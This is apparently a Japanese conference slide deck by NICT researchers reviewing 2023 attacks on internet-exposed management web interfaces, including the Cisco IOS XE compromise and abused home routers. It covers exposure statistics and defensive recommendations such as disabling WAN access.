サイバー攻撃2023

NICTER ダークネットで捉えた脅威

2023年11月20日@Internet Week 2023

国立研究開発法人 情報通信研究機構
サイバーセキュリティ研究所 サイバーセキュリティネクサス
久保 正樹, 森 好樹

CYNEX
CYBERSECURITY NEXUS

NICT 国立研究開発法人 情報通信研究機構

本セッションについて

- 情報通信研究機構（NICT）では2005年から広域スキャン観測網(ダークネット)を運用し、ワーム型マルウェアによる世界規模の感染活動の観測や、感染ホストの調査分析を行なってきました。

- 本セッションでは以下のトピックスを紹介します。
  - インターネット広域スキャンの現状
  - 日本国内で感染する脆弱なIoT機器の実態
  - 対策の課題

講演者の紹介

森 好樹

- 2010年より通信ネットワーク事業者にてNOC/SOC業務およびNW構築業務を経験
- 2017年，情報通信研究機構に入所，ダークネット宛のパケットの分析業務に従事
- Internet Weekプログラム委員

久保 正樹

- 脆弱性ハンドリング，セキュアコーディング啓発に従事したのち，2017年NICTに入所
- サイバーセキュリティ研究室 解析チームリーダー
- ISO/IEC SC27 WG4エキスパート

はじめに

2023年のサイバーセキュリティ事案を振り返って

事案1. 4万台超のCisco 製品侵害


- 2023年10月16日に脆弱性が公表された(CVE-2023-20198)
  - 公表の時点で多数のホストが侵害されていたゼロデイ
  - WebUI 機能が有効なホストが侵害された(基本はCLIで管理のハズ)

- 影響範囲
  - Cisco IOS XE (OS)を搭載する機器全般
  - エンタープライズスイッチ、エッジルータ、ブロードバンドルータ etc

- 深刻度
  - 機器の特権アカウントを作成される。米国KEVにも登録
  - CVSSv3 のスコアは 10.0
  - POCが公開されている

セキュリティ機関による影響範囲の調査


- 侵害件数は全世界で**41,983台**（2023年10月18日時点）
  - セキュリティベンダ等がインターネットスキャンから推定



GreyNoiseの調査結果(10/18)

October 18th, 2023

We reran the scan overnight and found a sharp increase in infections. Iterating on our current query to find potential targets, we updated it with some more generic conditionals, hoping to find even more potentially vulnerable hosts. Unfortunately, the updates were successful, and we found even more compromised hosts this morning. Here is an updated set of statistics.




Censysによるスキャン結果(10/18)

CYNEX CYBERSECURITY NEXUS

公表からおよそ1か月、現在の状況

- 約49,000ホストのWebUIが公開されたままの状態にある
  - 日本のホストは174台
  - Censys Query: labels=`cisco-xe-webui`




事案2. 処理水放水関連のサイバー攻撃


- 8月24日の処理水放出に対するプロパガンダがゼロデイ脆弱性を使って行われた
  - #OpFukushima, #OpJapan


- 被害
  - ルータのWebUIの改ざん
  - ゼロデイ脆弱性

改ざんの実態



- ベンダは2月に対策を公開していたが、未対策の機器が被害に
  - 9/25 1,000台超が改ざん





- 11月15日現在でも
  - 2,055台のWebUIがアクセス可能
    - **232台が改ざんされたまま**


デフォルトはWebUI無効

SkyBridgeのデフォルト設定

■外部アクセス設定

WEB UI	許可をチェックすることで、WAN 側からの Web UI へのアクセスを可能にします。 初期値：禁止
SRMP	許可をチェックすることで、WAN 側からの SRMP の実行を可能にします。 初期値：禁止
WAN 側からの PING に応答する	有効をチェックすることで、WAN 側からの PING の応答を行います。 初期値：無効

改ざん対応後もWebUIが有効なままのホストが後を絶たない…




ベンダが推奨する対策

以下のいずれか、または複数の回避策を実施し脆弱性に対するリスク軽減を図ってください。
・WAN側からのWebアクセス禁止設定(デフォルトの設定では禁止されています)
・インターネット網に接続していない閉域網回線の利用
・外部アクセス制限機能でのアクセス可能IPアドレス制限(接続先含め最大4個まで)

事案3. 家庭用ルーターの不正利用

- 警視庁が「家庭用ルーターの不正利用に関する注意喚起」を発出（3月28日）



令和５年３月28日
警　察　庁

家庭用ルーターの不正利用に関する注意喚起について

サイバー攻撃事案の捜査の過程で、家庭用ルーター（以下「ルーター」という。）がサイバー攻撃に悪用され、従来の対策のみでは対応できないことが判明したことから、警察では、複数の関係メーカーと協力し、官民一体となって注意喚起いたします。

１　使用された手法

(1)　見覚えのない「VPN 機能設定」や「DDNS 機能設定」、「インターネット（外部）からルーターの管理画面への接続設定」の有効化がされていないか確認する。

○　サポートが終了したルーターは買換えを検討する。

に加え、新たな対策として、

○　見覚えのない設定変更がなされていないか定期的に確認する。

をお願いします。

具体的には、ルーターの管理画面で次の事項を定期的に確認し、問題があった場合には、その都度是正するようお願いします。

(1)　見覚えのない「VPN 機能設定」や「DDNS 機能設定」、「インターネット（外部）からルーターの管理画面への接続設定」の有効化がされていないか確認する。

(2)　VPN 機能設定に見覚えのない VPN アカウントが追加されていないか確認する。

(3)　見覚えのない設定があった場合、ルーターの初期化を行い、ファームウェアを最新に更新したよ、機器のパスワードを複雑なものに変更する。

※　ルーターの設定の詳細については、取扱説明書やメーカーのホームページを確認してください。

また、メーカーのサポートが終了したルーターは、機器の脆弱性を改善するためのファームウェアの更新が行われず、さらにセキュリティのリスクが高まるので、買換えの検討をお願いします。

- NICTでも台湾製ルータのWebUIが公開されている例を多数確認

インターネット経由で家庭用ルータに侵入

- **標的型攻撃**でも家庭用ルータが踏み台になっている例が確認されている
  - VPN機能の設定変更、アカウント追加
  - FW更新だけでは対策が不十分（設定が残る）


INTERNET Watchの記事より

- 欧州でも同様の侵害が報告されている
  - ENISAとCERT-EU共同文書「**Sustained Activity by Threat Actors（脅威アクターによる持続的な活動）**」
  - APT31によるルータ(hacked router)の悪用

問題の共通点「WebUIのインターネット公開」

- 管理者以外の**誰もが**WebUIにアクセスできてしまう
  - グローバルIP/DDNSを使った運用
  - リモートメンテナンス用にルータでポート解放
  - 設置業者による推奨など

とあるDVRの開発・製造・販売業者のWebページの説明



レコーダー・カメラ以外の設定について

弊社の遠隔監視対応DVRは、ルーターやモデム（ルーター機能付）でポートの開放やIPアドレスの設定を行う必要がありますが、ルーターやモデムは種類が多く、弊社ではサポートさせていただいておりません。こういった設定等につきましては、プロバイダーや、業者にご依頼いただくことをお勧めします。

- 管理用WebUIはLANもしくは物理インターフェイス経由を想定
  - インターネット直結は想定外/非推奨


- 組織内もしくは専用のネットワーク(VPN）からのアクセスに制限する
  - BOD 23-02: Mitigating the Risk from Internet-Exposed Management Interfaces

IoT機器ベンダのPSIRT機能の強化も課題




- インシデントが発生してから対応を始めるケースが少なくない
  - 脆弱性/インシデント報告を受け付ける窓口がない（連絡先が不明）
  - 報告しても応答がない
- 製品セキュリティが海外の開発元まかせ
  - セキュリティの設計が不十分
- 対策方法の周知が不十分
  - 告知ページの不在
  - そもそも推奨する対策が正しくない

